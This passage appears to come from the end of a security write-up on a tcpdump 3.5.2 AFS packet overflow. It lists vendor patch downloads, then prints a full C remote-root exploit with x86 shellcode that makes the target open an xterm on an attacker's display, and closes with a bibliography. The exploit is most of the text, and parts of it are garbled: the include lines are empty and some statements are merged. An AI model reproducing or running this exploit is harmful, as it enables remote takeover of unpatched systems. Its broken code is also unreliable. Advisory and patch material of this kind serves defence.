ftp://ftp.suse.com/pub/suse/ppc/update/6.4/d1/libpcapn-0.4a6-279.ppc.rpm

S.u.S.E. RPM 6.4 ppc tcpdump-3.4a6-280
ftp://ftp.suse.com/pub/suse/ppc/update/6.4/n1/tcpdump-3.4a6-280.ppc.rpm

LBL tcpdump 3.4. Below is a list of fixes for different levels of Debian:

Debian upgrade tcpdump 3.4a6-4.2 Sparc
http://security.debian.org/dists/stable/updates/main/binary-sparc/tcpdump_3.4a6-4.2_sparc.deb

Debian upgrade tcpdump 3.4a6-4.2 PPC
http://security.debian.org/dists/stable/updates/main/binary-powerpc/tcpdump_3.4a6-4.2_powerpc.deb

Debian upgrade tcpdump 3.4a6-4.2 M68k
http://security.debian.org/dists/stable/updates/main/binary-m68k/tcpdump_3.4a6-4.2_m68k.deb

Debian upgrade tcpdump 3.4a6-4.2 Intel
http://security.debian.org/dists/stable/updates/main/binary-i386/tcpdump_3.4a6-4.2_i386.deb

Debian upgrade tcpdump 3.4a6-4.2 ARM
http://security.debian.org/dists/stable/updates/main/binary-arm/tcpdump_3.4a6-4.2_arm.deb

Debian upgrade tcpdump 3.4a6-4.2 alpha
http://security.debian.org/dists/stable/updates/main/binary-alpha/tcpdump_3.4a6-4.2_alpha.deb

Appendix B: The Code

```
/*
   * Tcpdump remote root xploit (3.5.2) (with -s 500 or higher)
   * for Linux x86
   *
   * By: Zhodiac
   *
   * !Hispahack Research Team
   * http://hispahack.ccc.de
   *
   * This xploit was coded only to prove it can be done :)
   *
   * As usual, this xploit is dedicated to [CrAsH]]
   * She is "the one" and "only one" :***************
   *
   * #include
   *
   * Madrid 2/1/2001
   *
   * Spain r0x
   *
   */

   #include
   #include
   #include
   #include
   #include
   #include

   #define ADDR                0xbffff248
   #define OFFSET               0
   #define NUM_ADDR                10
   #define NOP               0x90
   #define NUM_NOP                100

   #define RX_CLIENT_INITIATED     1
   #define RX_PACKET_TYPE_DATA     1
   #define FS_RX_DPORT          7000
   #define FS_RX_SPORT          7001
   #define AFS_CALL            134

   struct rx_header {
      u_int32_t epoch;
      u_int32_t cid;
      u_int32_t callNumber;
```

```
    u_int32_t seq;
    u_int32_t serial;
    u_char type;
    u_char flags;
    u_char userStatus;
    u_char securityIndex;
    u_short spare;
    u_short serviceId;
};

char shellcode[] = /* By Zhodiac  */
  "\xeb\x57\x5e\xb3\x21\xfe\xcb\x88\x5e\x2c\x88\x5e\x23"
  "\x88\x5e\x1f\x31\xdb\x88\x5e\x07\x46\x46\x88\x5e\x08"
  "\x4e\x4e\x88\x5e\xFF\x89\x5e\xfc\x89\x76\xf0\x8d\x5e"
  "\x08\x89\x5e\xf4\x83\xc3\x03\x89\x5e\xf8\x8d\x4e\xf0"
  "\x89\xf3\x8d\x56\xfc\x31\xc0\xb0\x0e\x48\x48\x48\xcd"
  "\x80\x31\xc0\x40\x31\xdb\xcd\x80\xAA\xAA\xAA\xAA\xBB"
  "\xBB\xBB\xBB\xCC\xCC\xCC\xCC\xDD\xDD\xDD\xDD\xe8\xa4"
  "\xff\xff\xff"
  "/bin/shZ-cZ/usr/X11R6/bin/xtermZ-utZ-displayZ";

long resolve(char *name) {
 struct hostent *hp;
 long ip;

 if ((ip=inet_addr(name))==-1) {
   if ((hp=gethostbyname(name))==NULL) {
       fprintf (stderr,"Can't resolve host name [%s].\n",name);
       exit(-1);
     }
    memcpy(&ip,(hp->h_addr),4);
    }
 return(ip);
}


int main (int argc, char *argv[]) {

 struct sockaddr_in addr,sin;
 int sock,aux, offset=OFFSET;
 char buffer[4048], *chptr;
 struct rx_header *rxh;
 long int *lptr, return_addr=ADDR;


  fprintf(stderr,"\n!Hispahack Research Team (http://hispahack.ccc.de)\n");
```

```
        fprintf(stderr,"Tcpdump 3.5.2 xploit by Zhodiac \n\n");


        if (argctype=RX_PACKET_TYPE_DATA;
        rxh->seq=htonl(1);
        rxh->flags=RX_CLIENT_INITIATED;

        lptr=(long int *)(buffer+sizeof(struct rx_header));
        *(lptr++)=htonl(AFS_CALL);
        *(lptr++)=htonl(1);
        *(lptr++)=htonl(2);
        *(lptr++)=htonl(3);

        *(lptr++)=htonl(420);
        chptr=(char *)lptr;
        sprintf(chptr,"1 0\n");
        chptr+=4;

        memset(chptr,'A',120);
        chptr+=120;
        lptr=(long int *)chptr;
        for (aux=0;aux<NUM_ADDR;aux++) *(lptr++)=return_addr;

    chptr=(char *)lptr;
        memset(chptr,NOP,NUM_NOP);
        chptr+=NUM_NOP;
        shellcode[30]=(char)(46+strlen(argv[2]));
        memcpy(chptr,shellcode,strlen(shellcode));
        chptr+=strlen(shellcode);
        memcpy(chptr,argv[2],strlen(argv[2]));
        chptr+=strlen(argv[2]);

    sprintf(chptr," 1\n");

        if (sendto(sock,buffer,520,0,&addr,sizeof(addr))==-1) {
          perror("send()");
          exit(-1);
          }

        fprintf(stderr,"Packet with Overflow sent, now wait for the xterm!!!! :)\n\n");

        close(sock);
        return(0);
       }
```

Bibliography

Some content for this document was obtained from the following:

http://www.securityfocus.com
http://www.tcpdump.org
http://www.angelfire.com/hi/plutonic/afs-faq.html
http://pcquest.ciol.com/content/networking/100080117.asp
Sachin Makhija and Shekhar Govindarajan
http://morehouse.org/secure/sniffaq.htm
Christopher Klaus of Internet Security Systems, Inc.
http://security-archive.merton.ox.ac.uk/bugtraq-200011/0255.html
http://www.securityportal.com/list-archive/bugtraq/2000/Nov/0266.html